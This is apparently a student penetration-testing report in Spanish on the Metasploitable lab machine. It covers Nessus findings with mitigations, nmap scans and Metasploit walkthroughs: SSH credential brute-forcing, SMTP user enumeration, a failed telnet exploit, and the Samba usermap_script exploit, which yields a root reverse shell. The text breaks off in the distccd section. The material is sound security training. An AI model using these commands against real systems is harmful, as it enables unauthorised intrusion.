



Pentesting - Práctica

[Introducción](#)

[Hacking de sistemas](#)

[Análisis de vulnerabilidades](#)

[Sistema operativo sin soporte](#)

[Unsupported Web Server Detection](#)

[SSL Certificate Cannot Be Trusted](#)

[SSL Self-Signed Certificate](#)

[SSL RC4 Cipher Suites Supported \(Bar Mitzvah\)](#)

[SSL Certificate Expiry](#)

[SSL Certificate with Wrong Hostname](#)

[SSLv3 Padding Oracle on Downgraded Legacy Encryption Vulnerability](#)

[ISC BIND Service Downgrade / Reflected DoS](#)

[HTTP TRACE / TRACK Methods Allowed](#)

[Explotación de vulnerabilidades](#)

[ProFTPD 1.3.1](#)

[OpenSSH 4.7p1](#)

[Linux Telnet](#)

[SMTP](#)

[Samba](#)

[DISTCCD](#)

[PostgreSQL](#)

[Apache Tomcat AJP Connector \(Ghostcat\)](#)

[Apache Tomcat](#)

[Protocolos OpenSSL/OpenSSH](#)

[SSL Medium Strength Cipher \(SWEET32\)](#)

[Hacking web](#)

[Identificación de tecnologías](#)

[Mapeo de la aplicación web](#)

[Fuzzing](#)

[Client side validation](#)

[SQL Inyection](#)

[Cross-Scripting XSS](#)

[File Upload](#)

Jose Manuel Gonzalez Gonzalez. Keep Coding España

Introducción

En este informe vamos a realizar una serie de reconocimiento de vulnerabilidades de una maquina “Metasploitable” entregada por el profesor y a una aplicación web llamada “Badstore”:

Metasploitable.zip

 https://drive.google.com/file/d/1Z_m9RgCUN4McvfFpmIZjfYtdUTLZSoif/view?usp=sharing

BadStore_123s.iso

 <https://drive.google.com/file/d/1DzkH-YT0pLpKXkg837Tma5EMiX0BKGJl/view?usp=sharing>

El informe se divide en dos partes, la primera de ellas es un informe de las vulnerabilidades encontradas en un sistema, la segunda parte esta enfocada al hacking web, localizando vulnerabilidades y el uso de las mismas.

Hacking de sistemas

Lo primero que tenemos que hacer es localizar la IP de la maquina objetivo:

```
└─(root㉿kali)-[~]
└─# nmap -O 192.168.111.0/24
```

```
Nmap scan report for 192.168.111.131
Host is up (0.00090s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:BB:87:72 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Conocemos la maquina que es al conocer que utiliza Linux y descartarlo con el resto de equipos de la red.



La IP de la maquina objetivo es **192.168.111.131**

Forma de uso:


Para obtener mas información sobre las vulnerabilidades, acceder al informe adjunto de **Nessus**.

Análisis de vulnerabilidades

Todas las vulnerabilidades han sido obtenidas mediante un análisis básico automático de Nessus,. Muchas de las vulnerabilidades no pueden ser explotadas al ser de carácter informativos, en otros casos serán explotadas y en otros aclarados.



Resultado: Hemos encontrado 54 vulnerabilidades.



A continuación desglosó algunas de las vulnerabilidades con nivel: bajo, medio, alto y critico.

Las siguientes vulnerabilidades son referentes a sistema o versiones de software sin soporte.

▼ Sistema operativo sin soporte

- Descripción El ciclo de soporte de Ubuntu 8.04 termino en 2011., esto significa que.
- Impacto Los parches de seguridad posteriores a la fecha de fin de soporte no han sido aplicados
- Explotación La vulnerabilidad es el no contar con actualizaciones al ser un SO sin soporte.
- Mitigación La solución pasa por actualizar el sistema operativo a uno mas actual, con los parches de seguridad actualizados o dentro del ciclo de soporte. La ultima version es Ubuntu 21.04.

Ubuntu 8.04 (Hardy Heron) End of Life reached on May 9, 2013

This is a follow-up to the End of Life warning sent last month to confirm that as of today (May 9, 2013), Ubuntu 8.04 is no longer supported. No more package updates will be accepted to 8.04, and it will be archived to old-releases.ubuntu.com in the coming weeks.

<https://fridge.ubuntu.com/2013/05/10/ubuntu-8-04-hardy-heron-end-of-life-reached-on-may-9-2013/>

▼ Unsupported Web Server Detection

- Descripción La version del servidor web es obsoleta y carece de mantenimiento.
- Impacto El servidor web carece de mantenimiento y actualizaciones de seguridad y/o rendimiento, lo que puede ser vulnerable a ataques nuevos o descubiertos posteriormente a la fecha de ultima actualizacion.

- Explotación ➔ El software utilizado está expuesto a actuales o futuros ataques al no contar con parches de seguridad.
- Mitigación ➔ Actualizar a una nueva versión, migrar a otro software o eliminarlo en caso de no utilizarse.

▼ SSL Certificate Cannot Be Trusted

- Descripción ➔ El certificado X509 del servidor no ha sido verificado. Puede darse por varios aspectos:
 1. El certificado podría no estar emitido por una autoridad pública de certificados reconocida, que el emisor del mismo no sea reconocido, sea un certificado auto firmado o falten certificados intermedios que impidan la conexión con la entidad emisora superior.
 2. Que la cadena de certificados contenga un certificado no válido, o cuando se intenta verificar antes o después de las fechas del certificado.
 3. En la cadena de certificado puede que alguna de las firmas tampoco coincidan con la información del certificado o no pueda ser verificado.
- Impacto ➔ El certificado no puede ser verificado como confiable para el funcionamiento como servidor web.
- Explotación ➔ En este caso no es posible replicar el ataque.
- Mitigación ➔ Generar o adquirir un certificado SSL correcto.
- Información extra ➔ Puerto

Puerto	5432
	25

▼ SSL Self-Signed Certificate

- Descripción ➔ El certificado X509 no ha sido firmado por una autoridad emisora reconocida o está autofirmado.
- Impacto ➔ El certificado no puede ser verificado como confiable para el funcionamiento como servidor web.
- Explotación ➔ En este caso no es posible replicar el ataque.
- Mitigación ➔ Generar o adquirir un certificado SSL correcto.

▼ SSL RC4 Cipher Suites Supported (Bar Mitzvah)

- Descripción ➔ El servidor remoto soporta el uso de RC4 en una o más suites de cifrado.
- Impacto ➔ El funcionamiento de RC4 es defectuoso al funcionar con sesgos disminuyendo su aleatoriedad.
- Explotación ➔ Si un texto es continuamente encriptado y el atacante es capaz de obtener muchos de los ya encriptados, este puede ser capaz de obtener el texto claro. Actualmente no hay exploits disponibles.
- Mitigación ➔ Reconfigurar, evitando el uso de cifrados RC4, y en su lugar utilizar TLS 1.2 con AES-GCM que están sujetas a la compatibilidad del navegador y el servidor web.

▼ SSL Certificate Expiry

- Descripción ► El certificado SSL ha expirado.
- Impacto ► El certificado SSL ha expirado.
- Explotación ► En este caso no es posible replicar un ataque.
- Mitigación ► Generar o adquirir un certificado SSL correcto y sustituir el expirado.

▼ SSL Certificate with Wrong Hostname

- Descripción ► El nombre común (CN) del certificado SSL esta emitido para una maquina diferente.
- Impacto ► Afeta al funcionamiento ya que el certificado SSL pertenece a otra maquina.
- Explotación ► En este caso no es posible replicar un ataque.
- Mitigación ► Generar o adquirir un certificado SSL correcto para este dispositivo.

▼ SSLv3 Padding Oracle on Downgraded Legacy Encryption Vulnerability

- Descripción ► Se trata de una vulnerabilidad que puede ser utilizada para un ataque Man in the middle.
- Impacto ► La vulnerabilidad se basa en la forma en la que SSL 3.0 trabaja con padding a la hora de descifrar mensajes cifrados con cifrado de bloques en modo CBC.
- Explotación ► No ha sido posible realizar la explotación ya que no ha sido posible obtener la vulnerabilidad de version, aun así se recomienda realizar la mitigación recomendada debido a la version utilizada de SSL. Para obtener mas información sobre esta vulnerabilidad visitar el siguiente enlace:

<https://github.com/EiNSTeIN-/poodle>

- Mitigación ► Deshabilitar SSLv3. Para los servicios que necesitan de SSLv3 se debería activar TLS Fallback SCSV hasta que se pueda desactivar SSLv3.

▼ ISC BIND Service Downgrade / Reflected DoS

- Descripción ► La version de ISC BIND 9 que se ejecuta en el servidor de nombres del host está afectada por vulnerabilidades.
- Impacto ► El servidor tiene vulnerabilidades que pueden afectar a la disminución de rendimiento y de ataque DoS reflejado. Esto se debe a que BIND DNS no limita el número de búsquedas que pueden realizarse.
- Explotación ► Un atacante remoto no autenticado puede explotar esto para provocar la degradación del servicio del servidor recursivo o para utilizar el servidor afectado como reflector en un ataque DoS.
- Mitigación ► Actualizar la version de ISC BIND.

▼ HTTP TRACE / TRACK Methods Allowed

- Descripción ► El servidor web remoto soporta los métodos TRACE y TRACK los cuales son métodos HTTP que se utilizan para depurar las conexiones del servidor web.

- Impacto ➔ Un atacante local o remoto podría usar estos métodos para obtener acceso a información sensible de las cabeceras HTTP haciendo solicitudes HTTP.
- Explotación ➔ No hay exploit disponible.
- Mitigación ➔ Deshabilitar los métodos descritos.

Explotación de vulnerabilidades

Para la explotación de vulnerabilidades utilizamos la herramienta metasploit, junto con searchsploit y exploit-db.com.



En primer lugar vamos a revisar las vulnerabilidades arrojadas por los siguientes comandos, posteriormente añadiré algunas vulnerabilidades detectadas por Nessus.

```
└─(root㉿kali)-[~/exploits/new]
└─# nmap -p- -sV --open -vvv -T5 192.168.111.131 -oA servicios_nmap
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-08 09:56 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 09:56
Scanning 192.168.111.131 [1 port]
Completed ARP Ping Scan at 09:56, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:56
Completed Parallel DNS resolution of 1 host. at 09:56, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:56
Scanning 192.168.111.131 [65535 ports]
Discovered open port 22/tcp on 192.168.111.131
Discovered open port 80/tcp on 192.168.111.131
Discovered open port 23/tcp on 192.168.111.131
Discovered open port 25/tcp on 192.168.111.131
Discovered open port 445/tcp on 192.168.111.131
Discovered open port 3306/tcp on 192.168.111.131
Discovered open port 21/tcp on 192.168.111.131
Discovered open port 139/tcp on 192.168.111.131
Discovered open port 8009/tcp on 192.168.111.131
Discovered open port 8180/tcp on 192.168.111.131
Discovered open port 5432/tcp on 192.168.111.131
Discovered open port 3632/tcp on 192.168.111.131
Completed SYN Stealth Scan at 09:56, 9.02s elapsed (65535 total ports)
```

Descubrimiento de puertos.

```
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 ProFTPD 1.3.1
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     syn-ack ttl 64 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13       syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http         syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:BB:87:72 (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.85 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Descubrimiento de puertos-servicios. La salida esta almacenada en el archivo servicios_nmap.

```

PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 ProFTPD 1.3.1
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu
5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     syn-ack ttl 64 distcc v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu
4))
5432/tcp  open  postgresql   syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13       syn-ack ttl 64 Apache Jserv (Protocol v1.3)
8180/tcp  open  http         syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1

```

Para obtener mas información de las vulnerabilidades de cada puerto, me he servido del siguiente comando:

```

└─(kali㉿kali)-[~]
└─$ nmap -sV --script=vulners 192.168.111.131

```

```

(kali㉿kali)-[~]
$ nmap -sV --script=vulners 192.168.111.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-08 10:54 EST
Nmap scan report for 192.168.111.131
Host is up (0.0020s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.1:
|     SSV:26016    9.0      https://vulners.com/seebug/SSV:26016      *EXPLOIT*
|     SSV:24282    9.0      https://vulners.com/seebug/SSV:24282      *EXPLOIT*
|     CVE-2011-4130  9.0      https://vulners.com/cve/CVE-2011-4130
|     CVE-2019-12815 7.5      https://vulners.com/cve/CVE-2019-12815
|     739FE495-4675-5A2A-BB93-EFF94AC07632 7.5      https://vulners.com/githubexploit/739FE495-
|     SSV:20226    7.1      https://vulners.com/seebug/SSV:20226      *EXPLOIT*
|     PACKETSTORM:95517  7.1      https://vulners.com/packetstorm/PACKETSTORM:95517      *E
|     MSF:ILITIES/GENTOO-LINUX-CVE-2010-3867/ 7.1      https://vulners.com/metasploit/MSF:ILITIES
|     CVE-2010-3867  7.1      https://vulners.com/cve/CVE-2010-3867
|     CVE-2010-4652  6.8      https://vulners.com/cve/CVE-2010-4652
|     CVE-2009-0543  6.8      https://vulners.com/cve/CVE-2009-0543
|     SSV:12523    5.8      https://vulners.com/seebug/SSV:12523      *EXPLOIT*
|     CVE-2009-3639  5.8      https://vulners.com/cve/CVE-2009-3639
|     MSF:ILITIES/SUSE-CVE-2019-18217/  5.0      https://vulners.com/metasploit/MSF:ILITIES
|     CVE-2020-9272  5.0      https://vulners.com/cve/CVE-2020-9272
|     CVE-2019-19272 5.0      https://vulners.com/cve/CVE-2019-19272
|     CVE-2019-19271 5.0      https://vulners.com/cve/CVE-2019-19271
|     CVE-2019-19270 5.0      https://vulners.com/cve/CVE-2019-19270
|     CVE-2019-18217 5.0      https://vulners.com/cve/CVE-2019-18217
|     CVE-2016-3125  5.0      https://vulners.com/cve/CVE-2016-3125
|     CVE-2011-1137  5.0      https://vulners.com/cve/CVE-2011-1137
|     CVE-2008-7265  4.0      https://vulners.com/cve/CVE-2008-7265
|     CVE-2017-7418  2.1      https://vulners.com/cve/CVE-2017-7418
|     CVE-2012-6095  1.2      https://vulners.com/cve/CVE-2012-6095
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|     SECURITYVULNS:VULN:8166 7.5      https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|     MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/  7.5      https://vulners.com/metasploit/MSF
|     MSF:ILITIES/LINUXRPM-ELSA-2008-0855/  7.5      https://vulners.com/metasploit/MSF:ILITIES
|     CVE-2010-4478  7.5      https://vulners.com/cve/CVE-2010-4478
|     CVE-2008-1657  6.5      https://vulners.com/cve/CVE-2008-1657
|     SSV:60656    5.0      https://vulners.com/seebug/SSV:60656      *EXPLOIT*
|     CVE-2017-15906 5.0      https://vulners.com/cve/CVE-2017-15906
|     CVE-2010-5107 5.0      https://vulners.com/cve/CVE-2010-5107
|     MSF:ILITIES/SUSE-CVE-2011-5000/ 3.5      https://vulners.com/metasploit/MSF:ILITIES/SUSE-CV
|     MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/  3.5      https://vulners.com/metasploit/MSF
|     MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/ 3.5      https://vulners.com/metasploit/MSF:ILITIES
|     MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/  3.5      https://vulners.com/metasploit/MSF
|     CVE-2012-0814  3.5      https://vulners.com/cve/CVE-2012-0814
|     CVE-2011-5000  3.5      https://vulners.com/cve/CVE-2011-5000
|     CVE-2008-5161  2.6      https://vulners.com/cve/CVE-2008-5161
|     CVE-2011-4327 2.1      https://vulners.com/cve/CVE-2011-4327
|     MSF:ILITIES/SSH-OPENSSH-X11USELOCALHOST-X11-FORWARDING-SESSION-HIJACK/  1.2      https://vu
|     NG-SESSION-HIJACK/      *EXPLOIT*
|     CVE-2008-3259  1.2      https://vulners.com/cve/CVE-2008-3259
|     SECURITYVULNS:VULN:9455 0.0      https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455

```

La salida esta almacenada en el archivo `vuln_nmap`

▼ ProFTPD 1.3.1

- Descripción ➔ El servidor ProFTPD esta escuchando en el puerto 21 continuamente.
- Impacto ➔ A traves de un ataque de fuerza bruta y obteniendo las credenciales puede hacerse uso de el.
- Explotación ➔ Para esta explotación es necesario obtener las credenciales previamente, por ejemplo mediante fuerza bruta.

1. Utilizamos netcat para conectarnos al puerto (21) y posteriormente necesitaremos logearnos.

```
(kali㉿kali)-[~]
└─$ nc 192.168.111.131 21
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.111.131]
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in
ls
500 LS not understood
pwd
257 "/home/msfadmin" is the current directory
```

- Mitigación ➔ Introducir mecanismos como port knocking que fuercen a abrir el puerto.

▼ OpenSSH 4.7p1

- Descripción ➔ Hay un error de funcionamiento con el protocolo SSH cuando se utiliza un algoritmo de cifrado de bloques en modo Cipher Block Chaining (CBC).
- Impacto ➔ La vulnerabilidad permite a los atacantes remotamente la recuperación de ciertos datos de texto sin formato de un bloque cualquiera de texto cifrado en una sesión SSH a través de vectores desconocidos.
- Explotación:
 1. Para ello contamos con que ya conocemos el usuario y la contraseña del equipo objetivo. Para conocer el usuario y contraseña mediante fuerza bruta usamos el repositorio SecLists.
 2. Utilizaremos el plugin **scanner/ssh/ssh_login**

```
msf6 > use scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

3. Comprobamos sus requerimiento y los configuramos

- a. Para ver sus requerimientos: show options
- b. Para completarlos:
 - a. set RHOSTS 192.168.111.131
 - b. set USERNAME msfadmin
 - c. set PASSWORD msfadmin



En este momento podemos sustituir los campos USERNAME y PASSWORD por sus homólogos USER_FILE y USERPASS_FILE para pasar una lista para realizar un ataque de fuerza bruta.

Module options (auxiliary/scanner/ssh/ssh_login):				
Name	Current Setting	Required	Description	
BLANK_PASSWORDS	false	no	Try blank passwords for all users	
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5	
DB_ALL_CREDS	false	no	Try each user/password couple stored in the database	
DB_ALL_PASS	false	no	Add all passwords in the current database to the list	
DB_ALL_USERS	false	no	Add all users in the current database to the list	
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database	
PASSWORD	msfadmin	no	A specific password to authenticate with	
PASS_FILE		no	File containing passwords, one per line	
RHOSTS	192.168.111.131	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/pull/5330	
RPORT	22	yes	The target port	
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host	
THREADS	1	yes	The number of concurrent threads (max one per host)	
USERNAME	msfadmin	no	A specific username to authenticate as	
USERPASS_FILE		no	File containing users and passwords separated by a colon	
USER_AS_PASS	false	no	Try the username as the password for all users	
USER_FILE		no	File containing usernames, one per line	
VERBOSE	false	yes	Whether to print output for all attempts	

4. A continuación lanzamos el exploit.

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.111.131:22 - Starting bruteforce
[+] 192.168.111.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin)
(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 2 opened (192.168.111.135:44321 → 192.168.111.131:22 ) at 2022-03-08 19:43:44 +0000 UTC
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

5. Como resultado nos indica que hay una sesión abierta.

6. A continuación abrimos la sesión:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

whoami
msfadmin
pwd
/home/msfadmin
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:c2:29:bb:87:72 brd ff:ff:ff:ff:ff:ff
    inet 192.168.111.131/24 brd 192.168.111.255 scope global eth0
        inet6 fe80::20c:29ff:febb:8772/64 scope link
            valid_lft forever preferred_lft forever
```

- Mitigación ➔ Deshabilitar el modo CBC (Cipher Block Chaining) y utilizar los modos CTR o GCM.
- Informacion extra

NVD

Modified Error handling in the SSH protocol in (1) SSH Tectia Client and Server and Connector 4.0 through 4.4.11, 5.0 through 5.2.4, and 5.3 through 5.3.8; Client and Server and ConnectSecure 6.0 through 6.0.4; Server for Linux on IBM

 <https://nvd.nist.gov/vuln/detail/CVE-2008-5161>

▼ Linux Telnet

- Descripción  El host remoto esta ejecutando una version de Telnet sobre un canal sin cifrar. Todos los datos incluidos usuarios, contraseñas y comandos son transferidos en texto claro. Esto puede derivar en un ataque *Man in the middle* y la obtención de credenciales u otra información sensible.
- Impacto  La filtración de datos por parte un ataque *Man in the middle*.
- Explotación  Como tal esta vulnerabilidad no puede ser explotada, en su defecto se debe a que el sistema no acepta encriptación. Los datos viajan en texto claro.
 - a. Buscamos el exploit

```
msf6 > search telnetd
Matching Modules

#  Name                                     Disclosure Date   Rank    Check  Description
--  --
0  exploit/linux/http/asuswrt_lan_rce          2018-01-22     excellent  No    AsusWRT LAN Unauthenticated Remote Code Execution
1  auxiliary/admin/http/dlink_dlr_300_600_exec_noauth 2013-02-04     normal   No    D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
2  exploit/linux/http/dlink_diagnostic_exec_noauth 2013-03-05     excellent  No    D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
3  exploit/linux/micorjotdirect_path_traversal    2017-04-05     normal   No    HD Jetdirect Path Traversal Arbitrary Code Execution
4  exploit/linux/telnet/telnet_encrypt_keyid      2011-12-23     great    No    Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow
5  exploit/linux/telnet/netgear_telnetenable       2009-10-30     excellent  Yes   NETGEAR TelnetEnable
6  exploit/solaris/telnet/typprompt              2002-01-18     excellent  No    Solaris in telnetd TTYPROMPT Buffer Overflow
7  exploit/solaris/telnet/fuser                  2007-02-12     excellent  No    Sun Solaris Telnet Remote Authentication Bypass Vulnerability
8  auxiliary/scanner/telnet/telnet_encrypt_overflow 2009-06-01     normal   No    Telnet Service Encryption Key ID Overflow Detection
9  payload/cmd/unix/bind_busybox_telnetd        2018-01-22     normal   No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
```

Interact with a module by name or index. For example `info 9`, use `9` or use `payload/cmd/unix/bind_busybox_telnetd`

- b. Seleccionamos el exploit (`linux/telnet/telnet_encrypt_keyid`) y configuramos los campos del equipo.

```
msf6 > use 4
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131
```

- c. Ejecutamos el exploit.

```
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > run
[*] Started reverse TCP handler on 192.168.111.135:4444
[*] 192.168.111.131:23 - Brute forcing with 1 possible targets
[*] 192.168.111.131:23 - Trying target Red Hat Enterprise Linux 3 (krb5-telnet)...
[-] 192.168.111.131:23 - Exploit aborted due to failure: unknown: This system does not support encryption
[*] Exploit completed, but no session was created.
```

 Es posible ejecutar directamente telnet 192.168.111.131 desde la consola e introduciendo las credenciales acceder.

- Mitigación  Deshabilitar Telnet y en su lugar utilizar SSH.

▼ SMTP

- Descripción  Permite hacer un reconocimiento o enumeración de los usuarios del servicio SMTP.

- Impacto Puede ser ampliamente usado para obtener credenciales o información para su uso en fuerza bruta de cara a próximos ataques.
- Explotación En el caso de tener usuarios con cuentas en el servicio sería posible obtenerlas:

1. En metasploit buscamos el modulo: scanner/smtp/smtp_enum y lo usamos.

```
msf6 > search smtp_enum
Matching Modules
=====
#  Name
-  auxiliary/scanner/smtp/smtp_enum
      Disclosure Date  Rank   Check  Description
      normal          No    SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum
msf6 > use 0
```

2. Configuramos el modulo: set RHOSTS 192.168.111.131

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131
```

3 Ejecutamos el modulo con run y observamos la información obtenida:

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.111.131:25 - 192.168.111.131:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.111.131:25 - 192.168.111.131:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, stgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.111.131:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Se han encontrado las siguientes cuentas: backup, bin, daemon, distccd, ftp, games, gnats, irc, libuui d, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data

- Mitigación Limitar proteger esta información configurando o actualizando el servicio.

▼ Samba

- Descripción La vulnerabilidad en el servidor Samba (un servidor CIFS/SMB) puede comprometer la seguridad de las conexiones que se establezcan a través de él. La vulnerabilidad puede ocasionar una degradación del nivel de autenticación y existe la posibilidad de sufrir un ataque *Man in the middle* que permita capturar tráfico de red, la ejecución de llamadas de red Samba arbitrarias, ver o modificar datos de seguridad confidenciales en la base de datos de Active Directory (AD) o deshabilitar servicios críticos.
- Impacto Alta, crítica.
- Explotación Es posible explotar la vulnerabilidad utilizando uno de los scripts de metasploit.

1. Abrimos la consola de explotación
msfconsole

2. Seleccionamos el exploit

```

msf> use exploit/multi/samba/usermap_script

3. Configuramos la IP y el puerto (445)
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.111.131
msf6 exploit(multi/samba/usermap_script) > set RPORT 445

4. Ejecutamos el exploit
msf6 exploit(multi/samba/usermap_script) > run

5. Obtenemos una shell remota del equipo.

```

- o Resultado

```

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.111.128:4444
[*] Command shell session 3 opened (192.168.111.128:4444 → 192.168.111.131:54285)

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:bb:87:72 brd ff:ff:ff:ff:ff:ff
    inet 192.168.111.131/24 brd 192.168.111.255 scope global eth0
        inet6 fe80::20c:29ff:febb:8772/64 scope link
            valid_lft forever preferred_lft forever
whoami
root

```

Hacking and gaining access to Linux by exploiting SAMBA service - Infosec Resources

First, we need to find out the ports and services running on the target system. To find the open ports and services, the command is: Command: nmap -sS -Pn -A 192.168.2.142 Once you find the open ports and service like the samba port and service ready, get set for sending an exploit



I <https://resources.infosecinstitute.com/topic/hacking-and-gaining-access-to-linux-by-exploiting-samba-service/>

- Mitigación ➔ Actualizar Samba a una version superior a 4.2.11.

▼ DISTCCD

- Descripción ➔ DISCCD es un software diseñado para distribuir tareas de compilación a través de la red hacia máquinas participantes
- Impacto ➔ Esta vulnerabilidad permitiría obtener una shell a cualquier cliente, aunque de bajos privilegios, aunque luego se podría escalar a uno superior.
- Explotación ➔ Aunque no se ha podido replicar el ataque, la forma de hacerlo seria la siguiente:

```

1. Buscamos en metasploit distcc_exec y seleccionamos la unica opcion:

```

```

msf6 > search distcc_exec
Matching Modules
=====
#  Name
-  --
